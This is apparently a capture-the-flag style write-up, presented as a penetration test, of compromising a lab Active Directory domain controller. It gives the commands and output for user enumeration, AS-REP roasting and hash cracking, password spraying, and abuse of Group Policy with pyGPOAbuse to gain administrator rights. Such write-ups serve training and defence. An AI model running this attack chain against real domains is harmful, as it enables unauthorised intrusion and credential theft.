Sysco, a Managed Service Provider, tasked us with an external penetration test against its Active Directory environment. I started without credentials and worked toward administrative access on the domain controller, following the evidence as it appeared.
1. Initial Recon — Finding Our Way In
I started with RustScan against 10.0.25.216, then passed the results to Nmap for service and script enumeration. The exposed ports looked like a domain controller, with HTTP offering another route for reconnaissance.
$ rustscan -b 500 -a 10.0.25.216 -- -sV -sC -Pn -oN recon.nmap

Open 10.0.25.216:53
Open 10.0.25.216:88
Open 10.0.25.216:80
Open 10.0.25.216:445
Open 10.0.25.216:464
Open 10.0.25.216:139
Open 10.0.25.216:135
Open 10.0.25.216:389
Open 10.0.25.216:593
Open 10.0.25.216:636
Open 10.0.25.216:3268
Open 10.0.25.216:3269
Open 10.0.25.216:3389
Open 10.0.25.216:5985
Open 10.0.25.216:9389
$ nxc smb 10.0.25.216 -u '' -p '' --generate-hosts-file hosts
SMB         10.0.25.216     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.25.216     445    DC01             [+] SYSCO.LOCAL\:

$ cat hosts
10.0.25.216     DC01.SYSCO.LOCAL SYSCO.LOCAL DC01
NetExec confirmed DC01.SYSCO.LOCAL was running Windows Server 2022, with SMB signing enabled and null authentication reported. I added the generated host entries to /etc/hosts before continuing.
2. Finding Valid Domain Users
The team page at http://10.0.25.216/#team exposed employee names. I used those names to build candidate usernames, then checked them with Kerbrute.
$ cat team.txt
greg shields
sarah jhonson
jack dowland
lainey moore
$ username-anarchy -i team.txt > usernames.txt
kerbrute userenum --domain SYSCO.LOCAL --dc dc01.sysco.local usernames.txt

2026/11/12 20:26:30 >  [+] VALID USERNAME:       greg.shields@SYSCO.LOCAL
2026/11/12 20:26:31 >  [+] VALID USERNAME:       lainey.moore@SYSCO.LOCAL
2026/11/12 20:26:31 >  [+] VALID USERNAME:       jack.dowland@SYSCO.LOCAL
Three usernames were valid: greg.shields, lainey.moore, and jack.dowland. No passwords yet, but enough to check for AS-REP roasting.
3. Initial Compromise — AS-REP Roasting
I checked whether any of the discovered accounts had Kerberos pre-authentication disabled. NetExec returned AS-REP material for jack.dowland, so I tried cracking it with John and rockyou.txt.
nxc ldap SYSCO.LOCAL -u users.txt -p '' --asreproast output.txt
$ john output.txt -w=/usr/share/wordlists/rockyou.txt

[REDACTED]        ($krb5asrep$23$jack.dowland@SYSCO.LOCAL@SYSCO.LOCAL)
$ echo 'jack.dowland@SYSCO.LOCAL:[REDACTED]' > creds.txt
$ nxc smb SYSCO.LOCAL -u 'jack.dowland' -p '[REDACTED]'
$ nxc smb SYSCO.LOCAL -u 'jack.dowland' -p '[REDACTED]' --shares
The password cracked successfully. I saved the credential pair, tested SMB access, and enumerated shares. It was our first authenticated foothold, even if the account itself wasn’t especially privileged.
4. Mapping the Domain
With working credentials, I collected Active Directory data for BloodHound to identify useful group memberships and object-control relationships.
$ bloodhound-python --zip -c All -d SYSCO.LOCAL -u jack.dowland -p '[REDACTED]' -dc DC01.SYSCO.LOCAL -ns 10.0.25.216

I noticed that lainey.moore was a member of the REMOTE MANAGEMENT USERS group, suggesting we might be able to access the domain controller through WinRM using her account.
5. Roundcube — Another Credential Falls Out
Directory enumeration had exposed http://10.0.25.216/roundcube/. I tried Jack’s credentials and accessed his mailbox.
The Sent folder contained a message to lainey.moore about a router configuration problem:
#  Issues with router config
## attachment: router2.cfg
Hello,

Client made a ticket on the new router you configured recently and
provided the attached configuration file, can you please check it and
see what the issue may be and remote into the client router to fix it.

Thanks.

-Helpdesk Tier 1 Team
The attached router2.cfg contained a Cisco Type 5 enable secret (enable secret 5 [REDACTED]). I extracted the hash and tried John again.
$ john router.hash -w=/usr/share/wordlists/rockyou.txt

[REDACTED]       (?)
The secret cracked. I tested it against Lainey’s account and then attempted WinRM access to the domain controller.
$ nxc smb SYSCO.LOCAL -u 'lainey.moore' -p '[REDACTED]'
$ evil-winrm -i 10.0.25.216 -u 'lainey.moore' -p '[REDACTED]'
The WinRM session worked. A router configuration attachment had given me another domain credential. That’s not great credential hygiene.
6. Internal Recon — On the Domain Controller
I explored Lainey’s profile and checked the Desktop. The user flag was available there, confirming the low-privileged foothold.
*Evil-WinRM* PS C:\Users\lainey.moore> tree /f

*Evil-WinRM* PS C:\Users\lainey.moore> cd Desktop
*Evil-WinRM* PS C:\Users\lainey.moore\Desktop> type user.txt
[REDACTED]
*Evil-WinRM* PS C:\Users\lainey.moore\Desktop>
Next I looked for credentials or operational artifacts that might help reach the GPO-controlling account.
7. Lateral Movement — A Password in a Shortcut
In Lainey’s Documents directory, I found PuTTY, a router-login shortcut, and notes about router administration.
*Evil-WinRM* PS C:\Users\lainey.moore\Documents> ls


    Directory: C:\Users\lainey.moore\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/17/2025  10:42 PM            172 notes.txt
-a----        10/17/2025  10:32 PM           1062 Putty - HS Router login.lnk
-a----        10/17/2025  10:24 PM        1709672 putty.exe
*Evil-WinRM* PS C:\Users\lainey.moore\Documents> type notes.txt
-Ssh to the 10.0.0.1 router with credentials provided by sysadmin to update ACLs for HS company
-Fix errors in config provided by tier 1 for Minicorp's new office router
*Evil-WinRM* PS C:\Users\lainey.moore\Documents> download 'Putty - HS Router login.lnk'
$ lnkinfo Putty\ -\ HS\ Router\ login.lnk

Link information:
        Creation time                   : Oct 18, 2025 05:24:50.324874400 UTC
        Modification time               : Oct 18, 2025 05:24:54.226696600 UTC
        Access time                     : Oct 18, 2025 05:24:54.226696600 UTC
        File size                       : 1709672 bytes
        Icon index                      : 0
        Show Window value               : 0x00000001
        Hot Key value                   : 0
        File attribute flags            : 0x00000020
                Should be archived (FILE_ATTRIBUTE_ARCHIVE)
        Drive type                      : Fixed (3)
        Drive serial number             : 0x503f9bb2
        Volume label                    :
        Local path                      : C:\\Users\\lainey.moore\\Documents\\putty.exe
        Relative path                   : .\\putty.exe
        Working directory               : C:\\Users\\lainey.moore\\Documents
        Command line arguments          : -ssh netadmin@10.0.0.1 -pw [REDACTED]
The shortcut embedded a plaintext password in its PuTTY command-line arguments. I tested whether that password had been reused by the known domain accounts.
$ cat users.txt
greg.shields
lainey.moore
jack.dowland

$ nxc smb SYSCO.LOCAL -u users.txt -p '[REDACTED]' --continue-on-success

[+] SYSCO.LOCAL\greg.shields:[REDACTED]

The spray succeeded for greg.shields. That was the account BloodHound had already linked to the Default Domain Policy GPO. Time to revisit that path.
8. Privilege Escalation — Abusing Group Policy
BloodHound showed Greg’s write access to the Default Domain Policy GPO. I used pyGPOAbuse to create a scheduled task that would add Greg to the local Administrators group.

$ python3 pygpoabuse.py 'SYSCO.LOCAL'/'greg.shields':'[REDACTED]' -gpo-id '31B2F340-016D-11D2-945F-00C04FB984F9' -command 'net localgroup Administrators greg.shields /add'

[+] ScheduledTask TASK_26c0b4a0 created!
The tool reported successful task creation. I connected as Greg and forced a Group Policy refresh rather than waiting for the regular refresh interval.
$ evil-winrm -i 10.0.25.216 -u greg.shields -p '[REDACTED]'

Evil-WinRM shell v4.1

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Info: Connection successful
*Evil-WinRM* PS C:\Users\greg.shields\Documents> gpupdate /force

User Policy update has completed successfully.
I checked the local Administrators group to confirm the change.
*Evil-WinRM* PS C:\Users\greg.shields\Documents> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
greg.shields
The command completed successfully.

*Evil-WinRM* PS C:\Users\greg.shields\Documents>
greg.shields was now listed as a local Administrator on the domain controller. The GPO abuse had worked.
9. Confirming Administrative Access
After closing and reopening the WinRM session, the captured evidence showed access to the Administrator Desktop and retrieval of the root flag.
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/18/2025   7:48 PM           2308 Microsoft Edge.lnk
-a----        10/18/2025  11:10 PM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type C:\Users\Administrator\Desktop\root.txt
[REDACTED]
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
The evidence confirms administrative access on the domain controller, but does not independently show Greg becoming a member of the Domain Admins domain group. That distinction matters.
10. Wrap-Up
| Phase | What worked |
|---|---|
| Recon | Identified DC01, harvested employee names, and validated domain usernames |
| Initial access | AS-REP roasted and cracked jack.dowland |
| Domain mapping | Found WinRM access for Lainey and GPO control for Greg |
| Credential discovery | Recovered a secret from a Roundcube router attachment |
| Internal access | Established WinRM access as lainey.moore |
| Lateral movement | Found a plaintext PuTTY password and confirmed reuse by greg.shields |
| Privilege escalation | Abused Default Domain Policy to add Greg to local Administrators |
| Validation | Retrieved the user and root flags |
The main weakness was the combination of exposed credentials, password reuse, and excessive GPO permissions. A password left in a router shortcut ended up being the key to administrative access on the domain controller.
References
- https://github.com/urbanadventurer/username-anarchy/releases/tag/v0.6
- https://github.com/ropnop/kerbrute/releases
- https://orange-cyberdefense.github.io/ocd-mindmaps/
- https://www.hackingarticles.in/genericwrite-active-directory-abuse/
- https://medium.com/@ericwsound/gpo-abuse-privilege-escalation-to-local-admin-cb212a1b4fdc
- https://github.com/ReversecLabs/SharpGPOAbuse
- https://github.com/Hackndo/pyGPOAbuse
- https://www.synacktiv.com/publications/gpoddity-exploiting-active-directory-gpos-through-ntlm-relaying-and-more
- https://www.thehacker.recipes/ad/movement/group-policies
Disclaimer
AI-assisted tools were used to support the writing, editing, and structuring of this report. The technical testing, exploitation, and findings were performed and verified independently by the author.
